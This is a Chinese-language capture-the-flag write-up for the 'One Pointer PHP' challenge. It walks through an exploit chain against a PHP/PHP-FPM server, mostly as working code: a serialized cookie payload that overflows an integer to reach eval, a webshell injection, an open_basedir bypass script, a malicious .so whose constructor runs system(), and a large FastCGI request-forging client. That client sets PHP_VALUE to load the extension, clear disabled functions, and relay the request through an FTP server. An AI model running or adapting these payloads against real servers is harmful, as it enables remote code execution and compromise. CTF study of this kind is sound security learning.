蓝帽杯2021 One Pointer PHP
第一次打FPM/FastCGI的题,实际上也是第一次接触打中间件的题,刚开始是在陇原战“疫”碰到了一道类似的题,也是改编的这道,为了更好地复现这道题,理解这道题,我去把Fastcgi 协议分析与 PHP-FPM 攻击方法都看了几遍。攻击的实操部分,本来想着复现,但那个鬼环境一直差点意思。这里不得不提中国网安界大神——phith0n,P神开创的vulhub确实帮了国内外网络安全学习者的大忙,让安全研究者更加专注于漏洞原理本身,而不是忙于搭建复杂的漏洞环境。但不幸的事,这个洞的环境坏了,问了P神说官网要下架,让我去GitHub找找,可惜GitHub也没有。。。
所以PHP-FPM攻击实操等我搭好环境再来搞,Fastcgi协议有时间再来分析。
开启靶机,这个赛被人戏称广告杯,玩笑归玩笑,这题质量很高的,打开如下图
但好像比赛时图片是火炬

不管了,博客不能水
题目给了一个web.zip,解压后有两个文件,分别是user.php、add_api.php。为了方便日后我自己或者他人阅读,把代码贴出来:
user.php:
1
2
3
4
5
<?php
class User{
	public $count;
}
?>
add_api.php:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
<?php
include "user.php";
if($user=unserialize($_COOKIE["data"])){
	$count[++$user->count]=1;
	if($count[]=1){
		$user->count+=1;
		setcookie("data",serialize($user));
	}else{
		eval($_GET["backdoor"]);
	}
}else{
	$user=new User;
	$user->count=1;
	setcookie("data",serialize($user));
}
?>
1、整数溢出
代码很明显,add_api.php包含user.php,并且将Cookie里的data反序列化为$user对象,将$user里的count值+1作为$count的下标,并给此元素赋值为1。随后,进行if语句判断,$count[]=1的意思就是给此数组末尾添加一个元素,值为1。那这里第一个考点就已经出来了,倘若我将count设为最大值-1的数字,那么在经历过自增后,该count为最大值,再进行$count[]=1操作,由于数组已经达到最大值了,数组末尾无法添加元素,所以此操作出错,执行else语句。我们便可以RCE。不同的操作系统PHP最大值是不一样的,32位上为2147483647,64位上为9223372036854775807,所以这里我们应该设置count为9223372036854775806,写个序列化脚本生成序列化字符串
1
2
3
4
5
6
7
<?php
    class User
    {
        public $count=9223372036854775806;
    }
    echo serialize(new User);
?>
payload:O:4:"User":1:{s:5:"count";i:9223372036854775806;}
2、拿webshell
注意else里的eval函数,不要直接传个$_POST[cmd];,eval是执行里面的语句,这个语句才是我们拿shell的点,所以应该传入eval($_POST[cmd]);,注意Cookie要url编码。还有接收参数是在add_api.php这个文件里的,所以你要传给这个文件。
3、绕过base_dir
进入shell后,看到根目录底下是有flag的,可是没有读取权限,这个时候我们访问phpinfo查看相关配置信息,hackbar传就可以看了
可一看到配置里是存在FPM/FastCGI的,而且disable_function禁的太多了,openbase_dir也只开放了html,这里我们需要先绕过openbase_dir读取到其他重要文件
1
2
3
4
5
6
7
8
<?php
mkdir('bypass');
chdir('bypass');
ini_set('open_basedir','..');
chdir('..');chdir('..');chdir('..');
chdir('..');chdir('..');chdir('..');chdir('..');
ini_set('open_basedir','/');
var_dump(file_get_contents("/usr/local/etc/php/php.ini"));

在输出中我们可以看到extension=easy_bypass.so,这是加载了异常so文件,看其他wp说是可以pwn的,我目前pwn没学多少还是算了。再读取nginx.conf文件看看
在这里看到了include /etc/nginx/sites-enabled/*;,那直接去读nginx的默认配置
居然开着FastCGI服务,那基本可以确定是未授权打FPM RCE了
4、加载恶意so文件
编写so拓展
1
2
3
4
5
6
7
8
#define _GNU_SOURCE
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__ ((__constructor__)) void preload (void){
    system("ls / >/var/www/html/look");
}
这个语句是将ls /结果输出到look文件
编译:gcc evilso.c -fPIC -shared -o evilso.so,使用Linux编译并上传至站点目录
5、编写文件处理
再写一个接收文件的php文件,这个文件用于接收恶意的fastcdi请求文件并写回主机,这里涉及到fastcgi的攻击原理,有时间再说。
1
2
3
4
5
6
<?php
    $file = $_GET['file'] ?? '/tmp/file';
    $data = $_GET['data'] ?? ':)';
    echo($file."</br>".$data."</br>");
    var_dump(file_put_contents($file, $data));
?>
6、伪造恶意FastCGI请求
网上亘古不变的伪造请求的代码,修改几个配置、路径就好
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
<?php
/**
 * Note : Code is released under the GNU LGPL
 *
 * Please do not change the header of this file
 *
 * This library is free software; you can redistribute it and/or modify it under the terms of the GNU
 * Lesser General Public License as published by the Free Software Foundation; either version 2 of
 * the License, or (at your option) any later version.
 *
 * This library is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY;
 * without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
 *
 * See the GNU Lesser General Public License for more details.
 */
/**
 * Handles communication with a FastCGI application
 *
 * @author      Pierrick Charron <pierrick@webstart.fr>
 * @version     1.0
 */
class FCGIClient
{
    const VERSION_1            = 1;
    const BEGIN_REQUEST        = 1;
    const ABORT_REQUEST        = 2;
    const END_REQUEST          = 3;
    const PARAMS               = 4;
    const STDIN                = 5;
    const STDOUT               = 6;
    const STDERR               = 7;
    const DATA                 = 8;
    const GET_VALUES           = 9;
    const GET_VALUES_RESULT    = 10;
    const UNKNOWN_TYPE         = 11;
    const MAXTYPE              = self::UNKNOWN_TYPE;
    const RESPONDER            = 1;
    const AUTHORIZER           = 2;
    const FILTER               = 3;
    const REQUEST_COMPLETE     = 0;
    const CANT_MPX_CONN        = 1;
    const OVERLOADED           = 2;
    const UNKNOWN_ROLE         = 3;
    const MAX_CONNS            = 'MAX_CONNS';
    const MAX_REQS             = 'MAX_REQS';
    const MPXS_CONNS           = 'MPXS_CONNS';
    const HEADER_LEN           = 8;
    /**
     * Socket
     * @var Resource
     */
    private $_sock = null;
    /**
     * Host
     * @var String
     */
    private $_host = null;
    /**
     * Port
     * @var Integer
     */
    private $_port = null;
    /**
     * Keep Alive
     * @var Boolean
     */
    private $_keepAlive = false;
    /**
     * Constructor
     *
     * @param String $host Host of the FastCGI application
     * @param Integer $port Port of the FastCGI application
     */
    public function __construct($host, $port = 9001) // and default value for port, just for unixdomain socket
    {
        $this->_host = $host;
        $this->_port = $port;
    }
    /**
     * Define whether or not the FastCGI application should keep the connection
     * alive at the end of a request
     *
     * @param Boolean $b true if the connection should stay alive, false otherwise
     */
    public function setKeepAlive($b)
    {
        $this->_keepAlive = (boolean)$b;
        if (!$this->_keepAlive && $this->_sock) {
            fclose($this->_sock);
        }
    }
    /**
     * Get the keep alive status
     *
     * @return Boolean true if the connection should stay alive, false otherwise
     */
    public function getKeepAlive()
    {
        return $this->_keepAlive;
    }
    /**
     * Create a connection to the FastCGI application
     */
    private function connect()
    {
        if (!$this->_sock) {
            //$this->_sock = fsockopen($this->_host, $this->_port, $errno, $errstr, 5);
            $this->_sock = stream_socket_client($this->_host, $errno, $errstr, 5);
            if (!$this->_sock) {
                throw new Exception('Unable to connect to FastCGI application');
            }
        }
    }
    /**
     * Build a FastCGI packet
     *
     * @param Integer $type Type of the packet
     * @param String $content Content of the packet
     * @param Integer $requestId RequestId
     */
    private function buildPacket($type, $content, $requestId = 1)
    {
        $clen = strlen($content);
        return chr(self::VERSION_1)         /* version */
            . chr($type)                    /* type */
            . chr(($requestId >> 8) & 0xFF) /* requestIdB1 */
            . chr($requestId & 0xFF)        /* requestIdB0 */
            . chr(($clen >> 8 ) & 0xFF)     /* contentLengthB1 */
            . chr($clen & 0xFF)             /* contentLengthB0 */
            . chr(0)                        /* paddingLength */
            . chr(0)                        /* reserved */
            . $content;                     /* content */
    }
    /**
     * Build an FastCGI Name value pair
     *
     * @param String $name Name
     * @param String $value Value
     * @return String FastCGI Name value pair
     */
    private function buildNvpair($name, $value)
    {
        $nlen = strlen($name);
        $vlen = strlen($value);
        if ($nlen < 128) {
            /* nameLengthB0 */
            $nvpair = chr($nlen);
        } else {
            /* nameLengthB3 & nameLengthB2 & nameLengthB1 & nameLengthB0 */
            $nvpair = chr(($nlen >> 24) | 0x80) . chr(($nlen >> 16) & 0xFF) . chr(($nlen >> 8) & 0xFF) . chr($nlen & 0xFF);
        }
        if ($vlen < 128) {
            /* valueLengthB0 */
            $nvpair .= chr($vlen);
        } else {
            /* valueLengthB3 & valueLengthB2 & valueLengthB1 & valueLengthB0 */
            $nvpair .= chr(($vlen >> 24) | 0x80) . chr(($vlen >> 16) & 0xFF) . chr(($vlen >> 8) & 0xFF) . chr($vlen & 0xFF);
        }
        /* nameData & valueData */
        return $nvpair . $name . $value;
    }
    /**
     * Read a set of FastCGI Name value pairs
     *
     * @param String $data Data containing the set of FastCGI NVPair
     * @return array of NVPair
     */
    private function readNvpair($data, $length = null)
    {
        $array = array();
        if ($length === null) {
            $length = strlen($data);
        }
        $p = 0;
        while ($p != $length) {
            $nlen = ord($data{$p++});
            if ($nlen >= 128) {
                $nlen = ($nlen & 0x7F << 24);
                $nlen |= (ord($data{$p++}) << 16);
                $nlen |= (ord($data{$p++}) << 8);
                $nlen |= (ord($data{$p++}));
            }
            $vlen = ord($data{$p++});
            if ($vlen >= 128) {
                $vlen = ($nlen & 0x7F << 24);
                $vlen |= (ord($data{$p++}) << 16);
                $vlen |= (ord($data{$p++}) << 8);
                $vlen |= (ord($data{$p++}));
            }
            $array[substr($data, $p, $nlen)] = substr($data, $p+$nlen, $vlen);
            $p += ($nlen + $vlen);
        }
        return $array;
    }
    /**
     * Decode a FastCGI Packet
     *
     * @param String $data String containing all the packet
     * @return array
     */
    private function decodePacketHeader($data)
    {
        $ret = array();
        $ret['version']       = ord($data{0});
        $ret['type']          = ord($data{1});
        $ret['requestId']     = (ord($data{2}) << 8) + ord($data{3});
        $ret['contentLength'] = (ord($data{4}) << 8) + ord($data{5});
        $ret['paddingLength'] = ord($data{6});
        $ret['reserved']      = ord($data{7});
        return $ret;
    }
    /**
     * Read a FastCGI Packet
     *
     * @return array
     */
    private function readPacket()
    {
        if ($packet = fread($this->_sock, self::HEADER_LEN)) {
            $resp = $this->decodePacketHeader($packet);
            $resp['content'] = '';
            if ($resp['contentLength']) {
                $len  = $resp['contentLength'];
                while ($len && $buf=fread($this->_sock, $len)) {
                    $len -= strlen($buf);
                    $resp['content'] .= $buf;
                }
            }
            if ($resp['paddingLength']) {
                $buf=fread($this->_sock, $resp['paddingLength']);
            }
            return $resp;
        } else {
            return false;
        }
    }
    /**
     * Get Informations on the FastCGI application
     *
     * @param array $requestedInfo information to retrieve
     * @return array
     */
    public function getValues(array $requestedInfo)
    {
        $this->connect();
        $request = '';
        foreach ($requestedInfo as $info) {
            $request .= $this->buildNvpair($info, '');
        }
        fwrite($this->_sock, $this->buildPacket(self::GET_VALUES, $request, 0));
        $resp = $this->readPacket();
        if ($resp['type'] == self::GET_VALUES_RESULT) {
            return $this->readNvpair($resp['content'], $resp['length']);
        } else {
            throw new Exception('Unexpected response type, expecting GET_VALUES_RESULT');
        }
    }
    /**
     * Execute a request to the FastCGI application
     *
     * @param array $params Array of parameters
     * @param String $stdin Content
     * @return String
     */
    public function request(array $params, $stdin)
    {
        $response = '';
//        $this->connect();
        $request = $this->buildPacket(self::BEGIN_REQUEST, chr(0) . chr(self::RESPONDER) . chr((int) $this->_keepAlive) . str_repeat(chr(0), 5));
        $paramsRequest = '';
        foreach ($params as $key => $value) {
            $paramsRequest .= $this->buildNvpair($key, $value);
        }
        if ($paramsRequest) {
            $request .= $this->buildPacket(self::PARAMS, $paramsRequest);
        }
        $request .= $this->buildPacket(self::PARAMS, '');
        if ($stdin) {
            $request .= $this->buildPacket(self::STDIN, $stdin);
        }
        $request .= $this->buildPacket(self::STDIN, '');
        echo('?file=ftp://ip:9999/&data='.urlencode($request));
//        fwrite($this->_sock, $request);
//        do {
//            $resp = $this->readPacket();
//            if ($resp['type'] == self::STDOUT || $resp['type'] == self::STDERR) {
//                $response .= $resp['content'];
//            }
//        } while ($resp && $resp['type'] != self::END_REQUEST);
//        var_dump($resp);
//        if (!is_array($resp)) {
//            throw new Exception('Bad request');
//        }
//        switch (ord($resp['content']{4})) {
//            case self::CANT_MPX_CONN:
//                throw new Exception('This app can\'t multiplex [CANT_MPX_CONN]');
//                break;
//            case self::OVERLOADED:
//                throw new Exception('New request rejected; too busy [OVERLOADED]');
//                break;
//            case self::UNKNOWN_ROLE:
//                throw new Exception('Role value not known [UNKNOWN_ROLE]');
//                break;
//            case self::REQUEST_COMPLETE:
//                return $response;
//        }
    }
}
?>
<?php
// real exploit start here
//if (!isset($_REQUEST['cmd'])) {
//    die("Check your input\n");
//}
//if (!isset($_REQUEST['filepath'])) {
//    $filepath = __FILE__;
//}else{
//    $filepath = $_REQUEST['filepath'];
//}

$filepath = "/var/www/html/add_api.php";
$req = '/'.basename($filepath);
$uri = $req .'?'.'command=whoami';
$client = new FCGIClient("unix:///var/run/php-fpm.sock", -1);
$code = "<?php system(\$_REQUEST['command']); phpinfo(); ?>"; // php payload -- Doesnt do anything
$php_value = "unserialize_callback_func = system\nextension_dir = /var/www/html\nextension = evilso.so\ndisable_classes = \ndisable_functions = \nallow_url_include = On\nopen_basedir = /\nauto_prepend_file = "; // extension_dir即为.so文件所在目录
$params = array(
    'GATEWAY_INTERFACE' => 'FastCGI/1.0',
    'REQUEST_METHOD'    => 'POST',
    'SCRIPT_FILENAME'   => $filepath,
    'SCRIPT_NAME'       => $req,
    'QUERY_STRING'      => 'command=whoami',
    'REQUEST_URI'       => $uri,
    'DOCUMENT_URI'      => $req,
#'DOCUMENT_ROOT'     => '/',
    'PHP_VALUE'         => $php_value,
    'SERVER_SOFTWARE'   => 'ctfking/Tajang',
    'REMOTE_ADDR'       => '127.0.0.1',
    'REMOTE_PORT'       => '9001', // 找准服务端口
    'SERVER_ADDR'       => '127.0.0.1',
    'SERVER_PORT'       => '80',
    'SERVER_NAME'       => 'localhost',
    'SERVER_PROTOCOL'   => 'HTTP/1.1',
    'CONTENT_LENGTH'    => strlen($code)
);
// print_r($_REQUEST);
// print_r($params);
//echo "Call: $uri\n\n";
echo $client->request($params, $code)."\n";
?>
